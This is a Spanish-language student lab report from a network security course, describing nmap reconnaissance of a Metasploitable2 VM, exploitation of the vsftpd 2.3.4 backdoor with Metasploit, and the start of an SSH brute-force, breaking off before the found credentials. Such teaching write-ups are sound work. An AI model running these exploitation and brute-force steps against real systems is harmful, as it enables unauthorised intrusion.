LABORATORIO #1

DANIEL SAMIR RODRÍGUEZ PALACIOS

Estudiantes, IX semestre

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

LABORAT0ORIO #1

DANIEL SAMIR RODRÍGUEZ PALACIOS

Estudiantes, IX semestre

RAFEL SANDOVAL MORALES

Docente de asignatura

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFORMÁTICA

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

LISTA DE ILUSTRACIONES

Informe del Laboratorio #1 Reconocimiento y análisis de servicios vulnerables con Nmap

El presente informe detalla las acciones llevadas a cabo durante el desarrollo de una práctica de hacking ético orientada al reconocimiento de servicios expuestos en una máquina vulnerable. El objetivo principal del laboratorio fue identificar puertos abiertos, versiones de servicios y posibles debilidades que podrían ser aprovechadas en fases posteriores de explotación.

Durante la práctica, se trabajó con dos entornos virtuales. Por un lado, la máquina **Metasploitable2** actuó como sistema víctima, simulando una infraestructura desprotegida. Por otro lado, se utilizó una máquina con **Kali Linux** para ejecutar tareas de reconocimiento y análisis pasivo, desempeñando el rol del atacante ético.

El proceso de escaneo se realizó utilizando el comando **nmap -sV 210.210.200.0/24,** con el propósito de detectar servicios activos y sus respectivas versiones en el rango de red objetivo. Posteriormente, se focalizó el análisis sobre el host con IP **210.210.200.5**, en donde se identificaron múltiples servicios potencialmente vulnerables, entre ellos FTP, SSH, Telnet, BIND, Samba, ProFTPD, MySQL y PostgreSQL.

Alcance

Este informe técnico tiene como alcance el análisis de los servicios visibles en los hosts activos dentro del segmento de red **210.210.200.0/24.** Se enfoca específicamente en la IP **210.210.200.5,** identificada como una máquina vulnerable tipo **Metasploitable.** El estudio contempla la detección de servicios, identificación de versiones

Objetivo general

Realizar una exploración de servicios en la red objetivo mediante la herramienta **Nmap,** con el fin de identificar versiones potencialmente vulnerables y establecer un diagnóstico inicial de exposición ante amenazas conocidas.

Objetivos específicos

- Identificar los servicios activos y sus versiones en los hosts disponibles de la red **210.210.200.0/24.**
- Determinar qué servicios presentan vulnerabilidades conocidas por medio de firmas o banners.
- Analizar el nivel de exposición de cada servicio detectado en la **IP 210.210.200.5 (Metasploitable).**

Planteamiento del problema

En entornos con infraestructura expuesta a redes no confiables, la existencia de servicios sin cifrado, versiones desactualizadas o configuraciones por defecto representan una puerta de entrada para posibles ataques. El uso de herramientas como **Nmap** permite identificar rápidamente estos puntos débiles. En este caso, la **IP 210.210.200.5** presenta múltiples servicios conocidos por su historial de vulnerabilidades (**FTP** sin cifrado, versiones antiguas de **SSH**, servicios de bases de datos accesibles, entre otros), lo que la convierte en un objetivo de alto riesgo desde una perspectiva de seguridad informática.

Topología

(no pude tomar la foto que dejo en el tablero, disculpe)

Ilustración 1 Topología

Desarrollo de Ejercicio




Ilustración 2 visualización de ip Metasploitable2




Ilustración 3 visualización de ip Kali Linux

1) Como segundo, verificamos la conexión entre las maquinas a través de ping.




Ilustración 4 Ping de metasploitable2 a Kali linux




Ilustración 5 Ping de Kali Linux a metasploitable2

2) Como tercero. desde la máquina virtual de Kali Linux usamos el siguiente comando de nmap: **nmap -sV 210.210.200.5** Este comando descubre qué servicios y sus versiones están corriendo en los puertos abiertos de la IP **210.210.200.5** Lo cual es útil para vulnerabilidad.




Ilustración 6 Uso del comando nmap -sV

3) Después de investigar el servicio identificado, confirmé que **vsftpd 2.3.4** contiene una vulnerabilidad que se activa cuando se intenta iniciar sesión con un nombre de usuario que contiene la secuencia :). Esto provoca la ejecución de una **shell de comandos remota** en el sistema víctima, si la vulnerabilidad está activa.

4) Iniciamos **Metasploit Framework** desde Kali Linux utilizando el comando:




Ilustración 7 Carga del Exploit en Metasploit

5) Luego, busqué el exploit asociado a esta vulnerabilidad con:




Ilustración 8 asociado a esta vulnerabilidad

6) Procedí a cargarlo con:




Ilustración 9 carga del exploit

7) Configuración del Exploit después de cargar el módulo de explotación, configuré la dirección IP de la máquina víctima con el siguiente comando:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 210.210.200.5
RHOST => 210.210.200.5
```

Ilustración 10 cargar el módulo de explotación

8) Verifiqué las opciones necesarias con:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:hos
                                       t:port][...]
   RHOSTS   210.210.200.5    yes       The target host(s), see https://docs.metasploit.
                                       com/docs/using-metasploit/basics/using-metasploi
                                       t.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```

Ilustración 11 opciones necesarias

9) Después de ejecutar el exploit, la consola de **Metasploit** me devolvió una **conexión exitosa** con una **shell** remota abierta en la máquina **Metasploit 2**. Esto demuestra que la vulnerabilidad fue explotada correctamente.




Ilustración 12 resultado del run

Explotación del Puerto 22 – Servicio SSH (OpenSSH 4.7p1 Debian).

1. Reconocimiento del Servicio

Durante el escaneo con **Nmap** realizado desde Kali Linux, identifiqué que la máquina víctima **Metasploit 2** tiene el **puerto 22** abierto, el cual corresponde al servicio **SSH (Secure Shell)**. El banner reveló que el servicio en ejecución es:

OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)

Este servicio es comúnmente utilizado para conexiones remotas seguras entre equipos. Sin embargo, versiones antiguas de **OpenSSH,** como la **4.7p1,** pueden ser vulnerables a ciertos tipos de ataques como fuerza bruta de credenciales, reutilización de claves débiles o errores de configuración.

2. Análisis de Vulnerabilidad

En esta etapa, investigué si la versión **OpenSSH 4.7p1** tenía alguna vulnerabilidad crítica explotable directamente. No encontré una vulnerabilidad que permitiera ejecución remota directa sin credenciales válidas, pero esta versión es conocida por ser susceptible a:

- Ataques de fuerza bruta (**brute force**) para obtener acceso por nombre de usuario y contraseña.
- Uso de contraseñas débiles por defecto (especialmente en entornos como **Metasploit**).
- Posible exposición de claves **SSH** mal protegidas.

Debido a lo anterior, decidí intentar un ataque de **fuerza bruta de credenciales** usando un módulo auxiliar de **Metasploit.**

3. Uso de Módulo Auxiliar en Metasploit para Fuerza Bruta




Ilustración 13módulo auxiliar.

10) Configuración del Ataque de Fuerza Bruta




Ilustración 14 Ataque de Fuerza Bruta.

11) Establecí un usuario manualmente para el intento.




Ilustración 15 usuario manualmente.

12) Resultado del Ataque

El ataque de fuerza bruta fue exitoso, ya que Metasploitable está diseñado con credenciales vulnerables por defecto. El módulo devolvió un mensaje indicando acceso correcto con:

